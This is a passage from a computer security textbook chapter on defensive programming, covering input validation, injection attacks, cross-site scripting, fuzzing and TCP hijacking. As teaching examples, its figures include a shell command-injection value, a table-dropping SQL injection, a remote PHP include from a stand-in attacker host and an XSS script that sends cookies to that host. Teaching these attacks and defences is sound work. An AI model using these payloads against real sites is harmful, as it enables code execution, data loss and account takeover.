When writing a program, programmers typically focus on what is needed to solve whatever problem the program addresses. Hence their attention is on the steps needed for success and the normal flow of execution of the program rather than considering every potential point of failure. They often make assumptions about the type of inputs a program will receive and the environment it executes in. Defensive programming means these assumptions need to be validated by the program and all potential failures handled gracefully and safely. Correctly anticipating, checking,

[1]This figure expands and elaborates on Figure 1-1 in [WHEE03].




Figure 11.1 **Abstract View of Program**

and handling all possible errors will certainly increase the amount of code needed in, and the time taken to write, a program. This conflicts with business pressures to keep development times as short as possible to maximize market advantage. Unless software security is a design goal, addressed from the start of program development, a secure program is unlikely to result.

Further, when changes are required to a program, the programmer often focuses on the changes required and what needs to be achieved. Again, defensive programming means that the programmer must carefully check any assumptions made, check and handle all possible errors, and carefully check any interactions with existing code. Failure to identify and manage such interactions can result in incorrect program behavior and the introduction of vulnerabilities into a previously secure program.

Defensive programming thus requires a changed mindset to traditional programming practices, with their emphasis on programs that solve the desired problem for most users, most of the time. This changed mindset means the programmer needs an awareness of the consequences of failure and the techniques used by attackers. Paranoia is a virtue, because the enormous growth in vulnerability reports really does show that attackers are out to get you! This mindset has to recognize that normal testing techniques will not identify many of the vulnerabilities that may exist but that are triggered by highly unusual and unexpected inputs. It means that lessons must be learned from previous failures, ensuring that new programs will not suffer the same weaknesses. It means that programs should be engineered, as far as possible, to be as resilient as possible in the face of any error or unexpected condition. Defensive programmers have to understand how failures can occur and the steps needed to reduce the chance of them occurring in their programs.

The necessity for security and reliability to be design goals from the inception of a project has long been recognized by most engineering disciplines. Society in general is intolerant of bridges collapsing, buildings falling down, or airplanes crashing. The design of such items is expected to provide a high likelihood that these catastrophic

events will not occur. Software development has not yet reached this level of maturity, and society tolerates far higher levels of failure in software than it does in other engineering disciplines. This is despite the best efforts of software engineers and the development of a number of software development and quality standards such as ISO 12207 (*Information technology - Software lifecycle processes*, 1997) or [SEI06]. While the focus of these standards is on the general software development life cycle, they increasingly identify security as a key design goal. Recent years have seen increasing efforts to improve secure software development processes. The Software Assurance Forum for Excellence in Code (SAFECode), with a number of major IT industry companies as members, develop publications outlining industry best practices for software assurance and providing practical advice for implementing proven methods for secure software development, including [SIMP11]. We will discuss many of their recommended software security practices in this chapter.

However, the broader topic of software development techniques and standards, and the integration of security with them, is well beyond the scope of this text. [MCGR06] and [VIEG01] provide much greater detail on these topics. [SIMP11] recommends incorporating threat modeling, also known as risk analysis, as part of the design process. We will discuss this area more generally in Chapter 14. Here, we explore some specific software security issues that should be incorporated into a wider development methodology. We examine the software security concerns of the various interactions with an executing program, as illustrated in Figure 11.1. We start with the critical issue of safe input handling, followed by security concerns related to algorithm implementation, interaction with other components, and program output. When looking at these potential areas of concern, it is worth acknowledging that many security vulnerabilities result from a small set of common mistakes. We discuss a number of these.

The examples in this chapter focus primarily on problems seen in Web application security. The rapid development of such applications, often by developers with insufficient awareness of security concerns, and their accessibility via the Internet to a potentially large pool of attackers mean these applications are particularly vulnerable. However, we emphasize that the principles discussed apply to all programs. Safe programming practices should always be followed, even for seemingly innocuous programs, because it is very difficult to predict the future uses of programs. It is always possible that a simple utility, designed for local use, may later be incorporated into a larger application, perhaps Web-enabled, with significantly different security concerns.

11.2 HANDLING PROGRAM INPUT

Incorrect handling of program input is one of the most common failings in software security. Program input refers to any source of data that originates outside the program and whose value is not explicitly known by the programmer when the code was written. This obviously includes data read into the program from user keyboard or mouse entry, files, or network connections. However, it also includes data supplied to the program in the execution environment, the values of any configuration or other data read from files by the program, and values supplied by the operating system to the program. All sources of input data, and any assumptions about the size and type of values they take, have to be identified. Those assumptions must be explicitly

verified by the program code, and the values must be used in a manner consistent with these assumptions. The two key areas of concern for any input are the size of the input and the meaning and interpretation of the input.

Input Size and Buffer Overflow

When reading or copying input from some source, programmers often make assumptions about the maximum expected size of input. If the input is text entered by the user, either as a command-line argument to the program or in response to a prompt for input, the assumption is often that this input would not exceed a few lines in size. Consequently, the programmer allocates a buffer of typically 512 or 1024 bytes to hold this input but often does not check to confirm that the input is indeed no more than this size. If it does exceed the size of the buffer, then a buffer overflow occurs, which can potentially compromise the execution of the program. We discussed the problems of buffer overflows in detail in Chapter 10. Testing of such programs may well not identify the buffer overflow vulnerability, as the test inputs provided would usually reflect the range of inputs the programmers expect users to provide. These test inputs are unlikely to include sufficiently large inputs to trigger the overflow, unless this vulnerability is being explicitly tested.

A number of widely used standard C library routines, some listed in Table 10.2, compound this problem by not providing any means of limiting the amount of data transferred to the space available in the buffer. We discuss a range of safe programming practices related to preventing buffer overflows in Section 10.2. These include the use of safe string and buffer copying routines, and an awareness of these software security traps by programmers.

Writing code that is safe against buffer overflows requires a mindset that regards any input as dangerous and processes it in a manner that does not expose the program to danger. With respect to the size of input, this means either using a dynamically sized buffer to ensure that sufficient space is available or processing the input in buffer sized blocks. Even if dynamically sized buffers are used, care is needed to ensure that the space requested does not exceed available memory. Should this occur, the program must handle this error gracefully. This may involve processing the input in blocks, discarding excess input, terminating the program, or any other action that is reasonable in response to such an abnormal situation. These checks must apply wherever data whose value is unknown enter, or are manipulated by, the program. They must also apply to all potential sources of input.

Interpretation of Program Input

The other key concern with program input is its meaning and interpretation. Program input data may be broadly classified as textual or binary. When processing binary data, the program assumes some interpretation of the raw binary values as representing integers, floating-point numbers, character strings, or some more complex structured data representation. The assumed interpretation must be validated as the binary values are read. The details of how this is done will depend very much on the particular interpretation of encoding of the information. As an example, consider the complex binary structures used by network protocols in Ethernet frames, IP packets, and TCP segments, which the networking code must carefully construct and validate.

At a higher layer, DNS, SNMP, NFS, and other protocols use binary encoding of the requests and responses exchanged between parties using these protocols. These are often specified using some abstract syntax language, and any specified values must be validated against this specification.

The 2014 Heartbleed OpenSSL bug, which we will discuss further in Section 22.3, is a recent example of a failure to check the validity of a binary input value. Because of a coding error, failing to check the amount of data requested for return against the amount supplied, an attacker could access the contents of adjacent memory. This memory could contain information such as user names and passwords, private keys, and other sensitive information. This bug potentially compromised a very large numbers of servers and their users. It is an example of a buffer over-read.

More commonly, programs process textual data as input. The raw binary values are interpreted as representing characters, according to some character set. Traditionally, the ASCII character set was assumed, although common systems like Windows and MacOS both use different extensions to manage accented characters. With increasing internationalization of programs, there is an increasing variety of character sets being used. Care is needed to identify just which set is being used, and hence just what characters are being read.

Beyond identifying which characters are input, their meaning must be identified. They may represent an integer or floating-point number. They might be a filename, a URL, an e-mail address, or an identifier of some form. Depending on how these inputs are used, it may be necessary to confirm that the values entered do indeed represent the expected type of data. Failure to do so could result in a vulnerability that permits an attacker to influence the operation of the program, with possibly serious consequences.

To illustrate the problems with interpretation of textual input data, we first discuss the general class of injection attacks that exploit failure to validate the interpretation of input. We then review mechanisms for validating input data and the handling of internationalized inputs using a variety of character sets.

INJECTION ATTACKS The term **injection attack** refers to a wide variety of program flaws related to invalid handling of input data. Specifically, this problem occurs when program input data can accidentally or deliberately influence the flow of execution of the program. There are a wide variety of mechanisms by which this can occur. One of the most common is when input data are passed as a parameter to another helper program on the system, whose output is then processed and used by the original program. This most often occurs when programs are developed using scripting languages such as Perl, PHP, python, sh, and many others. Such languages encourage the reuse of other existing programs and system utilities where possible to save coding effort. They may be used to develop applications on some system. More commonly, they are now often used as Web CGI scripts to process data supplied from HTML forms.

Consider the example perl CGI script shown in Figure 11.2a, which is designed to return some basic details on the specified user using the UNIX finger command. This script would be placed in a suitable location on the Web server and invoked in response to a simple form, such as that shown in Figure 11.2b. The script retrieves the desired information by running a program on the server system, and returning the output of that program, suitably reformatted if necessary, in a HTML webpage.

```
1 #!/usr/bin/perl
2 # finger.cgi - finger CGI script using Perl5 CGI module
3
4 use CGI;
5 use CGI::Carp qw(fatalsToBrowser);
6 $q = new CGI; # create query object
7
8 # display HTML header
9 print $q->header,
10 $q->start_html('Finger User'),
11 $q->h1('Finger User');
12 print "<pre>";
13
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 print `/usr/bin/finger -sh $user`;
17
18 # display HTML footer
19 print "</pre>";
20 print $q->end_html;
```

(a) Unsafe Perl finger CGI script

```
<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

(b) Finger form

```
Finger User
Login Name    TTY Idle Login Time Where
lpb Lawrie Brown   p0 Sat 15:24 ppp41.grapevine
Finger User
attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html
```

(c) Expected and subverted finger CGI responses

```
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 die "The specified user contains illegal characters!"
17 unless ($user =~ /^\w+$/);
18 print `/usr/bin/finger -sh $user`;
```

(d) Safety extension to Perl finger CGI script

Figure 11.2 A Web CGI Injection Attack

This type of simple form and associated handler were widely seen and were often presented as simple examples of how to write and use CGI scripts. Unfortunately, this script contains a critical vulnerability. The value of the user is passed directly to the finger program as a parameter. If the identifier of a legitimate user is supplied, for example, `lpb`, then the output will be the information on that user, as shown first in Figure 11.2c. However, if an attacker provides a value that includes shell metacharacters,[2] for example, `xxx; echo attack success; ls -l finger*`, then the result is shown in Figure 11.2c. The attacker is able to run any program on the system with the privileges of the Web server. In this example, the extra commands were just to display a message and list some files in the Web directory. But any command could be used.

This is known as a **command injection** attack, because the input is used in the construction of a command that is subsequently executed by the system with the privileges of the Web server. It illustrates the problem caused by insufficient checking of program input. The main concern of this script's designer was to provide Web access to an existing system utility. The expectation was that the input supplied would be the login or name of some user, as it is when a user on the system runs the finger program. Such a user could clearly supply the values used in the command injection attack, but the result is to run the programs with their existing privileges. It is only when the Web interface is provided, where the program is now run with the privileges of the Web server but with parameters supplied by an unknown external user, that the security concerns arise.

To counter this attack, a defensive programmer needs to explicitly identify any assumptions as to the form of input and to verify that any input data conform to those assumptions before any use of the data. This is usually done by comparing the input data to a pattern that describes the data's assumed form and rejecting any input that fails this test. We discuss the use of pattern matching in the subsection on input validation later in this section. A suitable extension of the vulnerable finger CGI script is shown in Figure 11.2d. This adds a test that ensures that the user input contains just alphanumeric characters. If not, the script terminates with an error message specifying that the supplied input contained illegal characters.[3] Note that while this example uses Perl, the same type of error can occur in a CGI program written in any language. While the solution details differ, they all involve checking that the input matches assumptions about its form.

Another widely exploited variant of this attack is **SQL injection**, that we introduced and described in chapter 5.4. In this attack, the user-supplied input is used to construct a SQL request to retrieve information from a database. Consider the excerpt of PHP code from a CGI script shown in Figure 11.3a. It takes a name provided as input to the script, typically from a form field similar to that shown in Figure 11.2b. It uses this value to construct a request to retrieve the records relating to that name from the database. The vulnerability in this code is very similar to that in the command injection example. The difference is that SQL metacharacters are used, rather than shell metacharacters. If a suitable name is provided, for example, Bob,

[2]Shell metacharacters are used to separate or combine multiple commands. In this example, the ';' separates distinct commands, run in sequence.

[3]The use of *die* to terminate a Perl CGI is not recommended. It is used here for brevity in the example. However, a well-designed script should display a rather more informative error message about the problem and suggest that the user go back and correct the supplied input.

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';";
$result = mysql_query($query);
```

(a) Vulnerable PHP code

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
mysql_real_escape_string($name) . "';";
$result = mysql_query($query);
```

(b) Safer PHP code

Figure 11.3 SQL Injection Example

then the code works as intended, retrieving the desired record. However, an input such as `Bob'; drop table suppliers` results in the specified record being retrieved, followed by deletion of the entire table! This would have rather unfortunate consequences for subsequent users. To prevent this type of attack, the input must be validated before use. Any metacharacters must either be escaped, canceling their effect, or the input rejected entirely. Given the widespread recognition of SQL injection attacks, many languages used by CGI scripts contain functions that can sanitize any input that is subsequently included in a SQL request. The code shown in Figure 11.3b illustrates the use of a suitable PHP function to correct this vulnerability. Alternatively, rather than constructing SQL statements directly by concatenating values, recent advisories recommend the use of SQL placeholders or parameters to securely build SQL statements. Combined with the use of stored procedures, this can result in more robust and secure code.

A third common variant is the **code injection** attack, where the input includes code that is then executed by the attacked system. Many of the buffer overflow examples we discussed in Chapter 10 include a code injection component. In those cases, the injected code is binary machine language for a specific computer system. However, there are also significant concerns about the injection of scripting language code into remotely executed scripts. Figure 11.4a illustrates a few lines from the start of a

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
...
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b) HTTP exploit request

Figure 11.4 PHP Code Injection Example

vulnerable PHP calendar script. The flaw results from the use of a variable to construct the name of a file that is then included into the script. Note this script was not intended to be called directly. Rather, it is a component of a larger, multifile program. The main script set the value of the `$path` variable to refer to the main directory containing the program and all its code and data files. Using this variable elsewhere in the program meant that customizing and installing the program required changes to just a few lines. Unfortunately, attackers do not play by the rules. Just because a script is not supposed to be called directly does not mean it is not possible. The access protections must be configured in the Web server to block direct access to prevent this. Otherwise, if direct access to such scripts is combined with two other features of PHP, a serious attack is possible. The first is that PHP originally assigned the value of any input variable supplied in the HTTP request to global variables with the same name as the field. This made the task of writing a form handler easier for inexperienced programmers. Unfortunately, there was no way for the script to limit just which fields it expected. Hence a user could specify values for any desired global variable and they would be created and passed to the script. In this example, the variable `$path` is not expected to be a form field. The second PHP feature concerns the behavior of the `include` command. Not only could local files be included, but if a URL is supplied, the included code can be sourced from anywhere on the network. Combine all of these elements, and the attack may be implemented using a request similar to that shown in Figure 11.4b. This results in the `$path` variable containing the URL of a file containing the attacker's PHP code. It also defines another variable, `$cmd`, which tells the attacker's script what command to run. In this example, the extra command simply lists files in the current directory. However, it could be any command the Web server has the privilege to run. This specific type of attack is known as a PHP remote code injection or PHP file inclusion vulnerability. Research shows that a significant number of PHP CGI scripts are vulnerable to this type of attack and are being actively exploited.

There are several defenses available to prevent this type of attack. The most obvious is to block assignment of form field values to global variables. Rather, they are saved in an array and must be explicitly be retrieved by name. This behavior is illustrated by the code in Figure 11.3. It is the default for all newer PHP installations. The disadvantage of this approach is that it breaks any code written using the older assumed behavior. Correcting such code may take a considerable amount of effort. Nonetheless, except in carefully controlled cases, this is the preferred option. It not only prevents this specific type of attack, but a wide variety of other attacks involving manipulation of global variable values. Another defense is to only use constant values in `include` (and `require`) commands. This ensures that the included code does indeed originate from the specified files. If a variable has to be used, then great care must be taken to validate its value immediately before it is used.

There are other injection attack variants, including mail injection, format string injection, and interpreter injection. New injection attacks variants continue to be found. They can occur whenever one program invokes the services of another program, service, or function and passes to it externally sourced, potentially untrusted information without sufficient inspection and validation of it. This just emphasizes the need to identify all sources of input, to validate any assumptions about such input before use, and to understand the meaning and interpretation of values supplied to any invoked program, service, or function.

Cross-Site Scripting Attacks Another broad class of vulnerabilities concerns input provided to a program by one user that is subsequently output to another user. Such attacks are known as **cross-site scripting (XSS) attacks** because they are most commonly seen in scripted Web applications.[4] This vulnerability involves the inclusion of script code in the HTML content of a webpage displayed by a user's browser. The script code could be JavaScript, ActiveX, VBScript, Flash, or just about any client-side scripting language supported by a user's browser. To support some categories of Web applications, script code may need to access data associated with other pages currently displayed by the user's browser. Because this clearly raises security concerns, browsers impose security checks and restrict such data access to pages originating from the same site. The assumption is that all content from one site is equally trusted and hence is permitted to interact with other content from that site.

Cross-site scripting attacks exploit this assumption and attempt to bypass the browser's security checks to gain elevated access privileges to sensitive data belonging to another site. These data can include page contents, session cookies, and a variety of other objects. Attackers use a variety of mechanisms to inject malicious script content into pages returned to users by the targeted sites. The most common variant is the **XSS reflection** vulnerability. The attacker includes the malicious script content in data supplied to a site. If this content is subsequently displayed to other users without sufficient checking, they will execute the script assuming it is trusted to access any data associated with that site. Consider the widespread use of guestbook programs, wikis, and blogs by many websites. They all allow users accessing the site to leave comments, which are subsequently viewed by other users. Unless the contents of these comments are checked and any dangerous code removed, the attack is possible.

Consider the example shown in Figure 11.5a. If this text were saved by a guestbook application, then when viewed it displays a little text and then executes the JavaScript code. This code replaces the document contents with the information returned by the attacker's cookie script, which is provided with the cookie associated with this document. Many sites require users to register before using features like a guestbook application. With this attack, the user's cookie is supplied to the attacker, who could then use it to impersonate the user on the original site. This example obviously replaces the page content being viewed with whatever the attacker's script returns. By using more sophisticated JavaScript code, it is possible for the script to execute with very little visible effect.

To prevent this attack, any user-supplied input should be examined and any dangerous code removed or escaped to block its execution. While the example shown may seem easy to check and correct, the attacker will not necessarily make the task this easy. The same code is shown in Figure 11.5b, but this time all of the characters relating to the script code are encoded using HTML character entities.[5] While the browser interprets this identically to the code in Figure 11.5a, any validation code must first translate such entities to the characters they represent before checking for potential attack code. We will discuss this further in the next section.

---

[4]The abbreviation XSS is used for cross-site scripting to distinguish it from the common abbreviation of CSS, meaning cascading style sheets.

[5]HTML character entities allow any character from the character set used to be encoded. For example, &\#60; represents the "<" character.

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

XSS attacks illustrate a failure to correctly handle both program input and program output. The failure to check and validate the input results in potentially dangerous data values being saved by the program. However, the program is not the target. Rather it is subsequent users of the program, and the programs they use to access it, which are the target. If all potentially unsafe data output by the program are sanitized, then the attack cannot occur. We will discuss correct handling of output in Section 11.5.

There are other attacks similar to XSS, including cross-site request forgery, and HTTP response splitting. Again the issue is careless use of untrusted, unchecked input.

Validating Input Syntax

Given that the programmer cannot control the content of input data, it is necessary to ensure that such data conform with any assumptions made about the data before subsequent use. If the data are textual, these assumptions may be that the data contain only printable characters, have certain HTML markup, are the name of a person, a userid, an e-mail address, a filename, and/or a URL. Alternatively, the data might represent an integer or other numeric value. A program using such input should confirm that it meets these assumptions. An important principle is that input data should be compared against what is wanted, accepting only valid input, known as whitelisting. The alternative is to compare the input data with known dangerous values, known as blacklisting. The problem with this approach is that new problems and methods of bypassing existing checks continue to be discovered. By trying to block known dangerous input data, an attacker using a new encoding may succeed. By only accepting known safe data, the program is more likely to remain secure.

This type of comparison is commonly done using **regular expressions**. It may be explicitly coded by the programmer or may be implicitly included in a supplied input processing routine. Figures 11.2d and 11.3b show examples of these two approaches. A regular expression is a pattern composed of a sequence of characters that describe allowable input variants. Some characters in a regular expression are treated literally, and the input compared to them must contain those characters at that point. Other characters have special meanings, allowing the specification of alternative sets of characters, classes of characters, and repeated characters. Details of regular expression content and usage vary from language to language. An appropriate reference should be consulted for the language in use.

If the input data fail the comparison, they could be rejected. In this case a suitable error message should be sent to the source of the input to allow it to be corrected and reentered. Alternatively, the data may be altered to conform. This generally involves *escaping* metacharacters to remove any special interpretation, thus rendering the input safe.

Figure 11.5 illustrates a further issue of multiple, alternative encodings of the input data. This could occur because the data are encoded in HTML or some other structured encoding that allows multiple representations of characters. It can also occur because some character set encodings include multiple encodings of the same character. This is particularly obvious with the use of Unicode and its UTF-8 encoding. Traditionally, computer programmers assumed the use of a single, common, character set, which in many cases was ASCII. This 7-bit character set includes all the common English letters, numbers, and punctuation characters. It also includes a number of common control characters used in computer and data communications applications. However, it is unable to represent the additional accented characters used in many European languages nor the much larger number of characters used in languages such as Chinese and Japanese. There is a growing requirement to support users around the globe and to interact with them using their own languages. The Unicode character set is now widely used for this purpose. It is the native character set used in the Java language, for example. It is also the native character set used by operating systems such as Windows XP and later. Unicode uses a 16-bit value to represent each character. This provides sufficient characters to represent most of those used by the world's languages. However, many programs, databases, and other computer and communications applications assume an 8-bit character representation, with the first 128 values corresponding to ASCII. To accommodate this, a Unicode character can be encoded as a 1- to 4-byte sequence using the UTF-8 encoding. Any specific character is supposed to have a unique encoding. However, if the strict limits in the specification are ignored, common ASCII characters may have multiple encodings. For example, the forward slash character "/", used to separate directories in a UNIX filename, has the hexadecimal value "`2F`" in both ASCII and UTF-8. UTF-8 also allows the redundant, longer encodings: "`C0 AF`" and "`E0 80 AF`". While strictly only the shortest encoding should be used, many Unicode decoders accept any valid equivalent sequence.

Consider the consequences of multiple encodings when validating input. There is a class of attacks that attempt to supply an absolute pathname for a file to a script that expects only a simple local filename. The common check to prevent this is to ensure that the supplied filename does not start with "/" and does not contain any "../" parent directory references. If this check only assumes the correct, shortest

UTF-8 encoding of slash, then an attacker using one of the longer encodings could avoid this check. This precise attack and flaw was used against a number of versions of Microsoft's IIS Web server in the late 1990s. A related issue occurs when the application treats a number of characters as equivalent. For example, a case insensitive application that also ignores letter accents could have 30 equivalent representations of the letter A. These examples demonstrate the problems both with multiple encodings, and with checking for dangerous data values rather than accepting known safe values. In this example, a comparison against a safe specification of a filename would have rejected some names with alternate encodings that were actually acceptable. However, it would definitely have rejected the dangerous input values.

Given the possibility of multiple encodings, the input data must first be transformed into a single, standard, minimal representation. This process is called **canonicalization** and involves replacing alternate, equivalent encodings by one common value. Once this is done, the input data can then be compared with a single representation of acceptable input values. There may potentially be a large number of input and output fields that require checking. [SIMP11] and others recommend the use of anti-XSS libraries, or Web UI frameworks with integrated XSS protection, that automate much of the checking process, rather than writing explicit checks for each field.

There is an additional concern when the input data represents a numeric value. Such values are represented on a computer by a fixed size value. Integers are commonly 8, 16, 32, and now 64 bits in size. Floating-point numbers may be 32, 64, 96, or other numbers of bits, depending on the computer processor used. These values may also be signed or unsigned. When the input data are interpreted, the various representations of numeric values, including optional sign, leading zeroes, decimal values, and power values, must be handled appropriately. The subsequent use of numeric values must also be monitored. Problems particularly occur when a value of one size or form is cast to another. For example, a buffer size may be read as an unsigned integer. It may later be compared with the acceptable maximum buffer size. Depending on the language used, the size value that was input as unsigned may subsequently be treated as a signed value in some comparison. This leads to a vulnerability because negative values have the top bit set. This is the same bit pattern used by large positive values in unsigned integers. So the attacker could specify a very large actual input data length, which is treated as a negative number when compared with the maximum buffer size. Being a negative number, it clearly satisfies a comparison with a smaller, positive buffer size. However, when used, the actual data are much larger than the buffer allows, and an overflow occurs as a consequence of incorrect handling of the input size data. Once again, care is needed to check assumptions about data values and to ensure that all use is consistent with these assumptions.

Input Fuzzing

Clearly, there is a problem anticipating and testing for all potential types of nonstandard inputs that might be exploited by an attacker to subvert a program. A powerful, alternative approach called **fuzzing** was developed by Professor Barton Miller at the University of Wisconsin Madison in 1989. This is a software testing technique that uses randomly generated data as inputs to a program. The range of inputs that may be explored is very large. They include direct textual or graphic input to a program, random network requests directed at a Web or other distributed service, or random

parameters values passed to standard library or system functions. The intent is to determine whether the program or function correctly handles all such abnormal inputs or whether it crashes or otherwise fails to respond appropriately. In the latter cases the program or function clearly has a bug that needs to be corrected. The major advantage of fuzzing is its simplicity and its freedom from assumptions about the expected input to any program, service, or function. The cost of generating large numbers of tests is very low. Further, such testing assists in identifying reliability as well as security deficiencies in programs.

While the input can be completely randomly generated, it may also be randomly generated according to some template. Such templates are designed to examine likely scenarios for bugs. This might include excessively long inputs or textual inputs that contain no spaces or other word boundaries. When used with network protocols, a template might specifically target critical aspects of the protocol. The intent of using such templates is to increase the likelihood of locating bugs. The disadvantage is that the templates incorporate assumptions about the input. Hence bugs triggered by other forms of input would be missed. This suggests that a combination of these approaches is needed for a reasonably comprehensive coverage of the inputs.

Professor Miller's team has applied fuzzing tests to a number of common operating systems and applications. These include common command-line and GUI applications running on Linux, Windows and MacOS. The results of these tests are summarized in [MILL07], which identifies a number of programs with bugs in these various systems. Other organizations have used these tests on a variety of systems and software.

While fuzzing is a conceptually very simple testing method, it does have its limitations. In general, fuzzing only identifies simple types of faults with handling of input. If a bug exists that is only triggered by a small number of very specific input values, fuzzing is unlikely to locate it. However, the types of bugs it does locate are very often serious and potentially exploitable. Hence it ought to be deployed as a component of any reasonably comprehensive testing strategy.

A number of tools to perform fuzzing tests are now available and are used by organizations and individuals to evaluate security of programs and applications. They include the ability to fuzz command-line arguments, environment variables, Web applications, file formats, network protocols, and various forms of interprocess communications. A number of suitable black box test tools, include fuzzing tests, are described in [MIRA05]. Such tools are being used by organizations to improve the security of their software. Fuzzing is also used by attackers to identify potentially useful bugs in commonly deployed software. Hence it is becoming increasingly important for developers and maintainers to also use this technique to locate and correct such bugs before they are found and exploited by attackers.

11.3 WRITING SAFE PROGRAM CODE

The second component of our model of computer programs is the processing of the input data according to some algorithm. For procedural languages like C and its descendents, this algorithm specifies the series of steps taken to manipulate the input to solve the required problem. High-level languages are typically compiled and

linked into machine code, which is then directly executed by the target processor. In Section 10.1, we discussed the typical process structure used by executing programs. Alternatively, a high-level language such as Java may be compiled into an intermediate language that is then interpreted by a suitable program on the target system. The same may be done for programs written using an interpreted scripting language. In all cases, the execution of a program involves the execution of machine language instructions by a processor to implement the desired algorithm. These instructions will manipulate data stored in various regions of memory and in the processor's registers.

From a software security perspective, the key issues are whether the implemented algorithm correctly solves the specified problem, whether the machine instructions executed correctly represent the high-level algorithm specification, and whether the manipulation of data values in variables, as stored in machine registers or memory, is valid and meaningful.

Correct Algorithm Implementation

The first issue is primarily one of good program development technique. The algorithm may not correctly implement all cases or variants of the problem. This might allow some seemingly legitimate program input to trigger program behavior that was not intended, providing an attacker with additional capabilities. While this may be an issue of inappropriate interpretation or handling of program input, as we discussed in Section 11.2, it may also be inappropriate handling of what should be valid input. The consequence of such a deficiency in the design or implementation of the algorithm is a bug in the resulting program that could be exploited.

A good example of this was the bug in some early releases of the Netscape Web browser. Their implementation of the random number generator used to generate session keys for secure Web connections was inadequate [GOWA01]. The assumption was that these numbers should be unguessable, short of trying all alternatives. However, due to a poor choice of the information used to seed this algorithm, the resulting numbers were relatively easy to predict. As a consequence, it was possible for an attacker to guess the key used and then decrypt the data exchanged over a secure Web session. This flaw was fixed by reimplementing the random number generator to ensure that it was seeded with sufficient unpredictable information that it was not possible for an attacker to guess its output.

Another well-known example is the TCP session spoof or hijack attack. This extends the concept we discussed in Section 7.1 of sending source spoofed packets to a TCP server. In this attack, the goal is not to leave the server with half-open connections, but rather to fool it into accepting packets using a spoofed source address that belongs to a trusted host but actually originates on the attacker's system. If the attack succeeded, the server could be convinced to run commands or provide access to data allowed for a trusted peer, but not generally. To understand the requirements for this attack, consider the TCP three-way connection handshake illustrated in Figure 7.2. Recall that because a spoofed source address is used, the response from the server will not be seen by the attacker, who will not therefore know the initial sequence number provided by the server. However, if the attacker can correctly guess this number, a suitable ACK packet can be constructed and sent to the server, which then assumes that the connection is established. Any subsequent data packet is treated by

the server as coming from the trusted source, with the rights assigned to it. The hijack variant of this attack waits until some authorized external user connects and logs in to the server. Then the attacker attempts to guess the sequence numbers used and to inject packets with spoofed details to mimic the next packets the server expects to see from the authorized user. If the attacker guesses correctly, then the server responds to any requests using the access rights and permissions of the authorized user. There is an additional complexity to these attacks. Any responses from the server are sent to the system whose address is being spoofed. Because they acknowledge packets this system has not sent, the system will assume there is a network error and send a reset (RST) packet to terminate the connection. The attacker must ensure that the attack packets reach the server and are processed before this can occur. This may be achieved by launching a denial-of-service attack on the spoofed system while simultaneously attacking the target server.

